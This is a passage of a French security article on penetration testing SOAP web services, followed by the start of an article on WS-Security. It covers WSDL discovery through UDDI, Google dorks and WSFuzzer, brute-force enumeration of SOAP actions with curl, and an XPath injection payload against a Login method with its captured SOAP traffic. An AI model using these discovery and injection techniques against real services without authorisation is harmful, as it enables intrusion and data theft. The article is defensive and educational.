  <businessInfo businessKey="5529b081-5510-4c28-9629-c42c50f75be4">
    <name xml:lang="en">Microsoft DRMS Production</name>
    <serviceInfos>
      <serviceInfo serviceKey="60ad773a-aef6-44cf-a5c9-78b88493c52e"
                   businessKey="5529b081-5510-4c28-9629-c42c50f75be4">
        <name xml:lang="en">Machine Activation</name>
      </serviceInfo>
      <serviceInfo serviceKey="75bc89b9-8766-4603-82da-0a4ab4afd71a"
                   businessKey="5529b081-5510-4c28-9629-c42c50f75be4">
        <name xml:lang="en">Server Enrollment</name>
      </serviceInfo>
      <serviceInfo serviceKey="8d3c0471-7767-4ebc-a75f-fc9f7c658675"
                   businessKey="5529b081-5510-4c28-9629-c42c50f75be4">
        <name xml:lang="en">Certification</name>
      </serviceInfo>
    </serviceInfos>
  </businessInfo>
</businessInfos>
[...]
```

Nous récupérons ensuite les informations sur le service `Certification` à l'aide de la méthode `get_serviceDetail`.

```
$ akuddi.sh get_serviceDetail "http://uddi.microsoft.com:80/inquire"
"8d3c0471-7767-4ebc-a75f-fc9f7c658675"
```

Nous identifions, de cette façon, immédiatement le point d'accès qui est l'URL **https://certification.drm.microsoft.com/certification/certification.asmx**

```
[...]
<businessService serviceKey="8d3c0471-7767-4ebc-a75f-fc9f7c658675"
                 businessKey="5529b081-5510-4c28-9629-c42c50f75be4">
  <name xml:lang="en">Certification</name>
  <bindingTemplates>
    <bindingTemplate bindingKey="c0ffc9df-2d41-4f4d-b832-
    b117b8c33744"
                     serviceKey="8d3c0471-7767-4ebc-a75f-
                     fc9f7c658675">
      <accessPoint URLType="https">https://certification.drm.
      microsoft.com/certification/certification.asmx</accessPoint>
      <tModelInstanceDetails>
              <tModelInstanceInfo tModelKey="uuid:32837550-86d5-
              4e4a-aa5a-30a981840d82"/>
      </tModelInstanceDetails>
    </bindingTemplate>
  </bindingTemplates>
</businessService>
[...]
```

À ce stade, nous avons toutes les informations nécessaires pour communiquer avec le service Web en question.




Figure 5 : Identification des méthodes du Web Service.

Toutefois, si nous continuons à interroger l'annuaire UDDI, nous pouvons accessoirement tomber sur d'autres informations utiles pour la suite du test d'intrusions.

```
 [...]
<tModel tModelKey="uuid:[...]" operator="ms.com"
authorizedName="PHX\bradgro">
  <name>Certification Interface</name>
  <overviewDoc>
    <overviewURL>https://ultngstn02/certification/certification.
    asmx?WSDL</overviewURL>
  </overviewDoc>
</tModel>
[...]
```




Figure 6 : Outil en ligne SoapClient

Il va sans dire qu'il existe des applications plus accommodantes telles que l'outil en ligne fourni par le site **[SOAPCLIENT]** pour interroger un annuaire UDDI (voir Figure 6).

2.2 Moteur de recherche pour Web Services

Il existe des moteurs de recherche tels que **[SEEKDA]** ou encore **[XMETHODS]** qui référencent des services Web. Ils donnent des informations sur le service Web en question et fournissent également le fichier WSDL tant convoité.




Figure 7 : Web Service Amazon

Le site **[SEEKDA]** donne de même un rapide aperçu du fichier WSDL avec une description de chaque méthode présente. De la sorte, il nous est possible de déceler rapidement les méthodes susceptibles de nous fournir des données confidentielles.




Figure 8 : Publication d'un document WSDL

De plus, le site embarque un client SOAP pour exécuter les méthodes souhaitées.

2.3 Moteur de recherche Google

Les *Google Hacks* sont connus pour leurs bienfaits lorsqu'il s'agit de trouver des trésors bien enfouis. La composition des liens vers les documents WSDL ne peut que nous faciliter la tâche. En effet, ces liens sont généralement constitués du mot « WSDL ». Il devient ainsi enfantin de découvrir le fichier recherché avec une combinaison de quelques bons mots-clés. Les liens vers les fichiers WSDL sont également présents dans des documents dits « de découverte ». Ces derniers, utilisés par les technologies Microsoft, portent en général l'extension « DISCO » et sont composés de la sorte :

```
<?xml version="1.0" encoding="utf-8"?>
<discovery xmlns:xsd="http://www.w3.org/2001/XMLSchema"
           xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
           xmlns="http://schemas.xmlsoap.org/disco/">
  <contractRef ref="https://webservices.com/Service.asmx?wsdl"
               docRef="https://webservices.com/Service.asmx"
               xmlns="http://schemas.xmlsoap.org/disco/scl/" />
  <soap address="https://webservices.com/Service.asmx"
        xmlns:q1="http://webservices.com"
        binding="q1:Service"
        xmlns="http://schemas.xmlsoap.org/disco/soap/" />
</discovery>
```

De manière générale, les liens à rechercher sont formés de la manière suivante :

```
<serviceweb-victime>:<port>/<nom-service>.wsdl
<serviceweb-victime>:<port>/<nom-service>.disco
<serviceweb-victime>:<port>/<nom-service>.<ext>?WSDL
<serviceweb-victime>:<port>/<nom-service>.<ext>?DISCO
```

Ainsi, l'association des Google Hacks et de bons mots-clés choisis à cet effet aident à la localisation du fichier WSDL concernant le Web Service à auditer :

```
site:victimiser.com inurl:wsdl
site:victimiser.com filetype:wsdl
site:victimiser.com filetype:disco
site:victimiser.com inurl:wsdl filetype:asmx
site:victimiser.com inurl:disco filetype:asmx
site:victimiser.com inurl:wsdl filetype:cfc
site:victimiser.com inurl:wsdl filetype:dll
site:victimiser.com inurl:wsdl filetype:php
site:victimiser.com inurl:wsdl filetype:jws
site:victimiser.com inurl:wsdl filetype:<ext>
[...]
```

N'oublions pas que Google n'est pas le seul moteur de recherche possédant des Google Hacks. Il en existe plusieurs, chacun avec des spécificités différentes qui peuvent se révéler incontournables.

2.4 Recherche semi-manuelle

Étape pour ainsi dire quasi obligatoire, nous analyserons tous les services nécessaires présents lors du test d'intrusion afin de récupérer le document WSDL. L'outil **[WSFUZZER]**, spécialisé dans les services Web, est capable de chercher, à partir d'une URL donnée, les fichiers WSDL présents.

```
$ python WSFuzzer.py -h 127.0.0.1

Running WSFuzzer 1.9.4, the latest version

If you would like to establish the directory name for the
results then type it in now (leave blank for the default):
0) Basic Discovery (faster but less accurate)
1) Advanced Discovery (slower and more intrusive but more thorough
   and accurate)
2) Advanced Discovery (like #1) with port scanning first

Probe Type: 0
Checking 3276800000 maximum number of dir combo's based on a depth
of 5
[...]
```

La découverte de liens non légitimes est en mesure de nous orienter vers un annuaire UDDI :




Figure 9 : Découverte d'un annuaire UDDI

Ou bien le contenu des pages Web contient bien souvent des informations utiles pour la suite des événements :




Figure 10 : Commentaire HTML indiquant la présence d'un Web Service

Dans bien des situations, le fichier WSDL n'est pas très loin :




Figure 11 : Découverte du document WSDL

3. Le point d'entrée est introuvable

Malgré toutes ces recherches, le fichier WSDL reste parfois introuvable. Et bien qu'il existe une multitude de raisons à cette cause, la plus fréquente reste néanmoins que les méthodes ont été codées en dur dans les applications utilisant le Web Service. De ce fait, il n'est pas nécessaire de diffuser le fichier WSDL, puisque les applications connaissent déjà les messages de communication.

Toutefois, certains services Web permettent de faire paraître leurs méthodes par le canal de routeur SOAP-RPC. Ils sont reconnaissables du fait de la présence d'un servlet « rpcrouter ». Là encore, il n'est plus nécessaire de mettre en place un fichier WSDL.

Figure 12 : Servlet routeur SOAP-RPC fonctionnel

Dans cette situation, le script `akrpcrouter.sh` nous vient en aide pour récupérer les informations dont nous avons besoin.

```
$ akrpcouter.sh list "http://www.example.com/soap/servlet/rpcrouter"
```

Le service Web nous réplique la réponse suivante :

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/
envelope/"
                   xmlns:xsi="http://www.w3.org/2001/XMLSchema-
                   instance"
                   xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <SOAP-ENV:Body>
    <ns1:listResponse xmlns:ns1="urn:xml-soap-service-management-
    service"
        SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/
        encoding/">
      <return xmlns:ns2="http://schemas.xmlsoap.org/soap/encoding/"
              xsi:type="ns2:Array" ns2:arrayType="xsd:string[2]">
        <item xsi:type="xsd:string">urn:DataService</item>
        <item xsi:type="xsd:string">urn:CampusService</item>
      </return>
    </ns1:listResponse>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Nous constatons que le servlet n'exige aucune authentification et met à disposition les méthodes `urn:DataService` et `urn:CampusService`. Afin d'utiliser ces dernières, nous devons réinterroger le servlet pour qu'il nous apporte plus de détails.

```
$ akrpcouter.sh query "http://www.example.com/soap/servlet/
rpcrouter" "urn:DataService"
```

Nous avons maintenant les renseignements nécessaires pour faire appel à la méthode `urn:DataService`.

```
[...]
<methods xmlns:ns5="http://schemas.xmlsoap.org/soap/encoding/"
      xsi:type="ns5:Array" ns5:arrayType="xsd:string[2]">
  <item xsi:type="xsd:string">getTextNames</item>
  <item xsi:type="xsd:string">getCheckList</item>
</methods>
<props xsi:type="ns2:Map" xsi:nil="true"/>
<providerClass xsi:type="xsd:string">soap.DataService</
 providerClass>
<providerType xsi:type="xsd:byte">0</providerType>
<scope xsi:type="xsd:int">0</scope>
<scriptFilenameOrString xsi:type="xsd:string" xsi:nil="true"/>
<scriptLanguage xsi:type="xsd:string" xsi:nil="true"/>
<serviceClass xsi:type="xsd:string" xsi:nil="true"/>
<serviceType xsi:type="xsd:int">0</serviceType>
[...]
```

Pour les Web Services qui ne publient aucunement leurs méthodes, nous sommes contraints d'énumérer les méthodes qui sont susceptibles d'être présentes par le biais d'une attaque de type force brute.

La première étape consiste à identifier le type de technologie utilisé. L'envoi d'une simple requête POST, avec, comme donnée, le fichier `data.xml`, permet d'arriver à ce résultat ([CURL]).

```
$ curl -k --request POST --header "Content-type: text/xml" --data @
data.xml "https://www.example.com/soap"
```

Le fichier `data.xml` est un document XML valide contenant le strict minimum pour communiquer avec un Web Service.

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Body/>
</SOAP-ENV:Envelope>
```

Les messages d'erreur SOAP, appelés également « *SOAP Fault* », sont d'une aide précieuse. En effet, c'est grâce à ces derniers qu'il est possible de mener à bien l'énumération des méthodes WSDL.

- Réponse d'un Web Service Microsoft .NET :

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <soap:Fault>
          <faultcode>soap:Client</faultcode>
          <faultstring>System.Web.Services.Protocols.SoapException:
      Unable to handle request without a valid action parameter.
Please supply a valid soap action.
      at System.Web.Services.Protocols.Soap11ServerProtocolHelper.
RouteRequest()
      at System.Web.Services.Protocols.SoapServerProtocol.
Initialize()
      at System.Web.Services.Protocols.ServerProtocolFactory.
Create(Type type, HttpContext context,
      HttpRequest request, HttpResponse response, Boolean&
abortProcessing)</faultstring>
          <detail />
    </soap:Fault>
  </soap:Body>
</soap:Envelope>
```

Réponse d'un Web Service WebSphere :

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/
envelope/"
<SOAP-ENV:Body>
<SOAP-ENV:Fault>
  <faultcode>General</faultcode>
  <faultstring>Internal Error</faultstring>
  </SOAP-ENV:Fault>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Réponse d'un Web Service Apache Axis :

```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/
envelope/"
                  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
                  xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance">
<soapenv:Body>
<soapenv:Fault>
    <faultcode xmlns:ns1="http://xml.apache.org/axis/">
      ns1:Client.NoSOAPAction
    </faultcode>
    <faultstring>no SOAPAction header!</faultstring>
    <detail/>
</soapenv:Fault>
</soapenv:Body>
</soapenv:Envelope>
```

Ainsi, le service Web nous fournit deux informations importantes : le protocole SOAP employé pour communiquer et le type de technologie utilisé. Si nous prenons comme exemple le service Web tirant parti de la technologie Microsoft, l'enveloppe SOAP indique qu'il s'agit de la version 1.1 du protocole SOAP **[SOAP11]**. Cette donnée révèle, entre autres, que l'élément `SOAPAction` doit être présent au niveau de l'en-tête HTTP et que le `Content-type` est tenu d'être à `text/xml`. Pour la version 1.2 du protocole SOAP **[SOAP12]**, l'élément `SOAPAction` n'est plus nécessaire, bien qu'il ait été remplacé par le paramètre `action` devenu optionnel, et le `Content-type` doit être à « application/soap+xml ».

Le champ `SOAPAction` est souvent une URL constituée du *namespace* et du nom de la méthode à joindre. Pour les services Web .NET, il s'agit, par défaut de **http://tempuri.org/NomMethode**, où `NomMethode` est le nom de la méthode.

```
$ curl -k --request POST --header "Content-type: text/xml" --header
"SOAPAction: http://tempuri.org/test" --data @data.xml "https://www.
example.com/soap"
```

Cette fois-ci, le Web service nous répond de la sorte :

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Client</faultcode>
      <faultstring>Server did not recognize the value of HTTP Header
                   SOAPAction: http://tempuri.org/test. [...]
      </faultstring>
      <detail/>
    </soap:Fault>
  </soap:Body>
</soap:Envelope>
```

Il nous faut donc énumérer les différentes possibilités pour le contenu de `SOAPAction` qui est variable d'une méthode à une autre. Nous aurions plus de chance d'exploiter une autre faiblesse susceptible d'être présente sur le serveur ou de passer par l'ingénierie sociale, vu le temps accordé pour le test d'intrusion.

```
$ curl -k --request POST --header "Content-type: text/xml" --header
"SOAPAction: http://tempuri.org/Login" --data @data.xml "https://
www.example.com/soap"
```

Quoi qu'il en soit, cette méthode, bien qu'elle soit longue et fastidieuse, porte ses fruits dans certains cas.

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <LoginResponse xmlns="http://tempuri.org/">
      <LoginResult>0</LoginResult>
    </LoginResponse>
  </soap:Body>
</soap:Envelope>
```

4. Exploitation des vulnérabilités

Nous avons réussi à récupérer le document WSDL. Il ne nous reste plus qu'à chercher des vulnérabilités potentiellement présentes. En plus des vulnérabilités liées à XML et SOAP, les services Web souffrent des mêmes vulnérabilités que les applications Web. Ces dernières étant bien connues, nous ne reviendrons pas dessus, mais plutôt sur la façon de les découvrir.

À titre d'exemple, nous allons exploiter une injection XPath à l'aide de l'outil **[WSFUZZER]**. Ce programme est, à lui seul, un vrai scanner de vulnérabilités pour Web Services. Nous l'utiliserons pour automatiser nos attaques.

Nous souhaitons attaquer la méthode `Login` qui est déclarée de la manière suivante :

```
Login(xs:string loginID, xs:string password)
```

Nous utilisons la bibliothèque **[SUDS]** pour développer l'application communiquant avec le service Web. Elle est facile d'utilisation et elle est l'une des bibliothèques Python les plus évoluées.

```
#!/usr/bin/env python

from suds import WebFault
from suds.client import Client

uWsdl  = 'http://exemple.com/WebServices/UserManagement.asmx?WSDL'
client = Client(uWsdl, faults=True)

try:
    print client.service.Login("karim", "test123");
except WebFault, e:
    print e
```

Cette dernière nous retourne la valeur 0 si l'authentification a échoué.

```
$ ./AKTestLogin.py
0
```

Lançons maintenant l'application **[WSFUZZER]** sur cette méthode afin de détecter une éventuelle injection de code :

```
$ python WSFuzzer.py -w "http://exemple.com/WebServices/
UserManagement.asmx?WSDL"

Running WSFuzzer 1.9.4, the latest version
[...]
WSDL Discovered (http://exemple.com/WebServices/UserManagement.
asmx?WSDL)

If you would like to establish the directory name for the results
then type it in now (leave blank for the default): Session_KA
```

À ce stade, l'application nous demande de choisir un nom de dossier qui contiendra les résultats de l'attaque. Puis, elle énumère toutes les méthodes présentes dans le fichier WSDL et nous demande de choisir celle que l'on souhaite tester.

```
Method[0]: DeleteUser
Params:
tem:userID(xsi:string)
tem:sessionID(xsi:string)

[...]

Method[6]: Login
Params:
tem:loginID(xsi:string)
tem:password(xsi:string)

[...]

Select the methods you want to Fuzz(ex: 0,1,2,3 or A for All)
Methods: 6
```

L'application continue à être interactive et souhaite connaître quel est le fichier d'attaques qu'elle doit charger.

```
[...]

Input name of Fuzzing dictionary(full path): XPATH.txt

Dictionary Chosen: XPATH.txt

[...]

Would you like to enable IDS evasion(y/n)?
Answer: n
Not using IDS evasion

[...]

Shall I begin Fuzzing(y/n)?
Answer: y
```

Une fois les attaques exécutées, nous allons voir le contenu enregistré par l'application afin d'identifier une attaque réussie. L'information complète se situe dans notre cas dans le dossier `Session_KA-0/HeaderData/245.txt` :

```
[...]
*** Outgoing SOAP ***************************************************
<?xml version="1.0" ?>
<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope"
xmlns:tem="http://tempuri.org/">
<soap:Header/>
<soap:Body>
<tem:Login>
<!--Optional:-->
<!--Optional:-->
<tem:loginID>' or 1=1 or ''='</tem:loginID>
<tem:password>Default Value</tem:password>
</tem:Login>
</soap:Body>
</soap:Envelope>
**********************************************************************
[...]
*** Incoming SOAP ***************************************************
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-
envelope" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<LoginResponse xmlns="http://tempuri.org/">
<LoginResult>000001</LoginResult>
</LoginResponse>
</soap:Body>
</soap:Envelope>
**********************************************************************
```

Nous voilà donc avec une injection XPath `' or 1=1 or ''='` identifiée à l'aide de l'outil **[WSFUZZER]**.

Toutefois, si vous êtes allergique aux outils en mode console, il existe un autre utilitaire *user friendly* nommé **[WSDIGGER]** qui vous permet d'arriver au même résultat pour les attaques dites « simples » (voir Figures 13 et 14).

Il est indispensable de faire attention avec ce type d'outillage. Le risque de déni de service est bien présent.




Figure 13 : WSDigger en mode manuel




Figure 14 : WSDigger en pleine action

Conclusion

Nous avons vu quelques techniques, bien qu'il en existe d'autres, permettant d'arriver à bout d'un service Web lors d'un test d'intrusion. En effet, les services Web n'ont pas été créés dans une optique sécurité. Différents standards complémentaires sont sortis depuis pour combler cette lacune, mais restent mal maîtrisés. De plus, les Web Services sont de plus en plus partie intégrante des systèmes d'informations. Leurs faiblesses sont bien réelles et permettent de voler des informations confidentielles, mais aussi de prendre la main sur le système. ■

Annexes

Script Shell akuddi.sh :

```
!/bin/sh

TMPFILE=`mktemp uddi.XXXXXXXXXX`

if [[ "X$1" == "Xfind_business" ]]
then
DATASOAP="<find_business generic=\"2.0\" xmlns=\"urn:uddi-org:api_
v2\">
<name>$3</name>
</find_business>"
elif [[ "X$1" == "Xget_serviceDetail" ]]
then
DATASOAP="<get_serviceDetail generic=\"2.0\" xmlns=\"urn:uddi-
org:api_v2\">
<serviceKey>$3</serviceKey>
</get_serviceDetail>"
elif [[ "X$1" == "Xget_tModelDetail" ]]
then
DATASOAP="<get_tModelDetail generic=\"2.0\" xmlns=\"urn:uddi-
org:api_v2\">
<tModelKey>$3</tModelKey>
</get_tModelDetail>"
else
echo "Usage: $0 [find_business | get_serviceDetail | get_tModel]
url data"
exit
fi

DATAXML="<?xml version=\"1.0\" encoding=\"UTF-8\" ?>
<Envelope xmlns=\"http://schemas.xmlsoap.org/soap/envelope/\">
<Body>$DATASOAP</Body>
</Envelope>"

curl -s -k --request POST --header "Content-type: text/xml;
charset=utf-8" --header "SOAPAction: \"\""  --data "$DATAXML"  "$2"
-o $TMPFILE
xmllint --format $TMPFILE
rm -f $TMPFILE
```

Script Shell akrpcrouter.sh :

```
#!/bin/sh

TMPFILE=`mktemp rpcrouter.XXXXXXXXXX`

if [[ "X$1" == "Xlist" ]]
then
DATASOAP="<ns1:list xmlns:ns1=\"urn:xml-soap-service-management-
service\" SOAP-ENV:encodingStyle=\"http://schemas.xmlsoap.org/soap/
encoding/\">
</ns1:list>"
elif [[ "X$1" == "Xquery" ]]
then
DATASOAP="<ns1:query xmlns:ns1=\"urn:xml-soap-service-management-
service\" SOAP-ENV:encodingStyle=\"http://schemas.xmlsoap.org/soap/
encoding/\">
<name xsi:type=\"xsd:string\">$3</name>
</ns1:query>"
else
echo "Usage: $0 [list | query] url [method]"
exit
fi

DATAXML="<?xml version=\"1.0\" encoding=\"UTF-8\" ?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV=\"http://schemas.xmlsoap.org/soap/
envelope/\" xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"
xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\">
  <SOAP-ENV:Body>$DATASOAP</SOAP-ENV:Body>
</SOAP-ENV:Envelope>"

curl -s -k --request POST --header "Content-type: text/xml;
charset=utf-8" --header "SOAPAction: \"\"" --data "$DATAXML" "$2" -o
$TMPFILE
xmllint --format $TMPFILE
rm -f $TMPFILE
```

Références

[WSDL] http://www.w3.org/TR/wsdl

[W3CXMLSCHEMA] http://www.w3.org/XML/Schema

[MACSOAP] http://ditchnet.org/soapclient

[WSDIGGER] http://www.foundstone.com/us/resources/proddesc/wsdigger.htm

[SUDS] https://fedorahosted.org/suds

[PERLSOAP] http://www.soaplite.com

[SOAPCLIENT] http://www.soapclient.com/UDDIAdv.html

[SEEKDA] http://seekda.com


[XMETHODS] http://xmethods.net

[WSFUZZER] http://sourceforge.net/projects/wsfuzzer

[CURL] http://curl.haxx.se

[SOAP11] http://www.w3.org/TR/2000/NOTE-SOAP-20000508

[SOAP12] http://www.w3.org/TR/soap



Renaud Bidou
rbidou@denyall.com

WS-SECURITY

mots-clés : WS-Security / OASIS / XML / chiffrement

WS-Security est la brique essentielle de la sécurité des Web Services. Il est par conséquent difficile de concevoir que l'on puisse traiter sérieusement de ce sujet sans avoir une connaissance suffisante de cette norme. Il faut donc se contraindre à la lire, ainsi que l'ensemble des documents qui s'y rapportent, ce qui représente un exercice particulièrement pénible, mais néanmoins indispensable. Cet article tente de synthétiser les éléments les plus importants et, hélas, indispensables à la bonne compréhension de la suite du dossier. Courage !

1. Objectif et limitations de WS-Security

WS-Security est une norme OASIS [OASIS], actuellement en version 1.1 [WSSE11]. Sa publication date du 1er février 2006. Son objectif est de définir un cadre générique de sécurisation des messages SOAP. Les fonctions proposées à ce titre sont le chiffrement, la signature et le transport des jetons d'authentification et sont implémentées via l'utilisation d'extensions dans les en-têtes SOAP.

Ces extensions sont construites à partir des éléments suivants :

- XML Encryption : qui offre les fonctions de chiffrement des données et des informations critiques de l'en-tête ;
- XML Signature : pour la signature et le contrôle d'intégrité de tout ou partie du message et de l'en-tête ;
- Les jetons de sécurité : pour le transport des « déclarations » (*claims*) auprès du destinataire du message.

La flexibilité des technologies implémentées dans WS-Security assure la capacité de protéger différentes parties du message de différentes manières en fonction des contraintes imposées par les différents destinataires et intermédiaires. Qui plus est, il est acceptable de considérer que les messages sont protégés de manière autonome dans la mesure où leur sécurité est indépendante de celle de la couche de transport.

Toutefois, WS-Security n'offre pas une sécurité exhaustive contre l'ensemble des menaces auxquelles sont exposés les messages SOAP. Les technologies implémentées dans WS-Security ne garantissent « que » la confidentialité via le chiffrement, l'origine et l'intégrité via la signature, le transport des éléments d'authentification (et un peu plus en théorie) via les jetons de sécurité.

En revanche, et cela est bien précisé dans les spécifications, WS-Security ne protège pas contre les attaques par rejeu, les *man-in-the-middle* ou une sécurité insuffisante des jetons. Qui plus est, la complexité intrinsèque de certaines chaînes applicatives utilisant WS-Security peut être à l'origine de faiblesses fonctionnelles difficilement indentifiables. Cette problématique prend une dimension considérable dans le cas d'infrastructures impliquant des tierces parties dépendant d'organisations externes.

2. XML Signature

2.1 Présentation des signatures XML

2.1.1 Considérations génériques

L'objectif principal de XML Signature est de fournir le moyen de signer uniquement certaines parties d'un document XML. Dans la mesure où un document XML transmis au long de la chaîne applicative d'un Web Service est composé de plusieurs blocs pouvant avoir des auteurs différents, le besoin de garantir l'origine et l'intégrité de ces différents blocs est légitime.

Trois types de signatures sont à distinguer, en fonction de la position de cette dernière par rapport au reste du document :

- la **signature enveloppante** : destinée à qualifier une signature contenant les données signées ;
